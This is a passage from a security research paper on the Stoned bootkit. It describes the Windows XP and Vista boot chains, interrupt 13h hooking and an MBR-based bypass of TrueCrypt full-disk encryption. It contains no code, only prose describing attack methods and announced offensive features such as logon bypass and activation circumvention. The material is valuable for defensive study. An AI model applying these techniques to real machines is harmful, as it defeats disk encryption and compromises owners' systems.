The Windows operating system starts with its partition bootloader. It is loaded by the MBR, and executed at `7C00h` (at the same address where the master boot record is loaded by the BIOS). So far there are different bootloaders for the file systems, e.g. for FAT16, FAT32, NTFS or UDF. The Windows bootloaders always load `ntldr` (that contains a 16 bit stub and the 32 bit `OSLOADER`) from the root directory. Using `ntdetect.com` and interpreting `boot.ini` (though that file is not necessary) it prepares the environment and loads the Windows kernel (`ntoskrnl.exe` and other files for different memory models).

So what we have on startup files:

1. BIOS
2. Master Boot Record
3. Microsoft File System Bootloader
4. Ntldr (⇔ Ntdetect.com)
5. OSLOADER (⇔ boot.ini)
6. Ntoskrnl.exe

When one file loads the other and when the environment changes, it has to be ensured that the bootkit is passed to the next stage. This is done by hooking the `Interrupt 13h (Disk Services)` and multiple code parts in multiple startup modules.

Windows Vista pre-OS environment

Starting with Windows Vista the pre-OS environment has been split up into multiple files. The bootloader now loads `bootmgr`, which executes the embedded `OSLOADER`, then loads `winload.exe` (for loading the Windows kernel and setting up the environment) or `winresume.exe` (for hibernation resume). The Boot Configuration Data (BCD) store holds now the boot configuration (it replaces `boot.ini`).

The new Window Vista OS startup:

1. BIOS
2. Master Boot Record
3. Microsoft File System Bootloader

4. Bootmgr (⇔ BCD store), OSLOADER
5. winload.exe, winresume.exe or memtest.exe
6. Ntoskrnl.exe

A detailed description of the Windows Vista startup with its DLLs loaded and functions called can be found in the Vbootkit paper [11].


TrueCrypt Attack

Stoned is able to bypass full volume encryption of TrueCrypt. There are two possible scenarios of hard disk encryption:

1. Only the system partition is encrypted, the master boot record and the unpartitioned space stay unencrypted
2. Full volume encryption, everything except the master boot record is encrypted

The decryption software (TrueCrypt) itself is stored unencrypted in the master boot record. This is the weak point of full volume encryption software and gives the possibility to overwrite the master boot record. For handling the first case, Stoned stores the original MBR at unpartitioned space at the end of drive and spoofs TrueCrypt its master boot record when executing. For the second case there is only the Windows pwning module injected into the TrueCrypt's master boot record (7 sectors are unused by TrueCrypt and can be safely overwritten). This means for the seconds case that TrueCrypt will be infected (and still works).

Stoned detects decryption software automatically and re-hooks the interrupt 13h to interfere the decrypted sector I/O operations. This means Stoned gets both the decrypted and encrypted operations. TrueCrypt is not touched in memory (there is no patching or hooking of it done); only a double-forward of the interrupt 13h is installed:



Stoned appears twice in the chain: Once for handling the normal requests (like without encryption) and once for forwarding TrueCrypts requests to the BIOS. Without special treatment of encryption software Stoned would only intercept the encrypted sectors and could not hook the Windows startup process. Note that sector 62 of the master boot record is preserved, it is required for the TrueCrypt driver to mount the encrypted drive (that sector contains the volume header information).

Conclusion

Like Vipin Kumar already said, “There's no fix for this. It cannot be fixed. It's a design problem”. The currently only securing boot method is to use the Trusted Platform Module in connection with full volume encryption; however I am working on bypassing even that. Full volume encryption with no startup verifications can be bypassed with Stoned as it was demonstrated at Black Hat USA 2009 with the TrueCrypt attack.

There is now a public Stoned development framework available, so everyone can develop software together with Stoned. There are also further materials and documentation along with source code available.

In the past there were no huge concerns about bootkits (boot viruses) and they were even told to be dead. However I think we see them now coming back, with Vbootkit, Mebroot and now Stoned in the timeline. I tried and failed to get an official statement from Microsoft, so I treat their website [12] as their statement – nothing (left blank). At least the alert level of Trojan:Win32/Stoned was set to severe.

The next version of Stoned will also attack Windows 7 and cover even more signatures for Windows operating systems. Additional features like bypassing Windows Logon and Anti Windows Product Activation for Vista and 7 are currently under development. It will even get more interesting and exciting when using the power of Stoned together with different types of boot media like persistent BIOS infections or the preboot execution environment (network).

It was the fact that the original Stoned virus could also attack Windows Vista after 20 years of existence which inspired me to do this work. And I want to share it; I think that human knowledge belongs to the world so Stoned is published as open source.

1990	…	2006	2008	2010
Stoned.A	Forms	BootRoot BOOT KIT	Sinowal A Vbootkit	B C D Vbootkit 2.0	Whistler Stoned Bootkit
1987	…	2005	2007	2009

References

[1] Stoned.A
[2] Vienna Virus
[3] Stoned (Computer Virus)
http://en.wikipedia.org/wiki/Stoned_(computer_virus)
[4] Stoned Virus Reports
http://www.symantec.com/security_response/writeup.jsp?docid=2000-121813-0658-99
http://www.f-secure.com/v-descs/stoned.shtml
http://vil.nai.com/vil/content/v_1169.htm
http://www.research.ibm.com/antivirus/SciPapers/Chess/PCCOMVIR/note204.html
[5] Original Stoned Virus Binary Listing & Reverse Engineered Code
http://www.stoned-vienna.com/downloads/Stoned.asm
http://www.stoned-vienna.com/downloads/Stoned Binary Listing.lst
[6] Blog "Inside a System developer" about the Forensic Lockdown Software
http://kleissner.blogspot.com/
[7] Getting Started with the Windows Driver Development Environment
http://www.microsoft.com/whdc/driver/foundation/DrvDev_Intro.mspx
http://www.microsoft.com/whdc/devtools/wdk/default.mspx
[8] Changes to the file system and to the storage stack to restrict direct disk access and direct volume access in Windows Vista and in Windows Server 2008
http://support.microsoft.com/kb/942448
[9] Trusted Boot and its verification
https://wwwbs.informatik.htw-dresden.de/svortrag/i03/Zoch/doku/umsetzung.html
[10] Windows Vista PreOS Environment: What happens before the OS loads
http://channel9.msdn.com/shows/Going+Deep/Windows-Vista-PreOS-Environment-What-happens-before-the-OS-loads/
[11] Vboot Kit: Compromising Windows Vista Security
http://www.nvlabs.in/uploads/projects/vbootkit/vbootkit_nitin_vipin_whitepaper.pdf
[12] Microsoft Malware Protection Center: Trojan:Win32/Stoned
http://www.microsoft.com/security/portal/Entry.aspx?Name=Trojan%3aWin32%2fStoned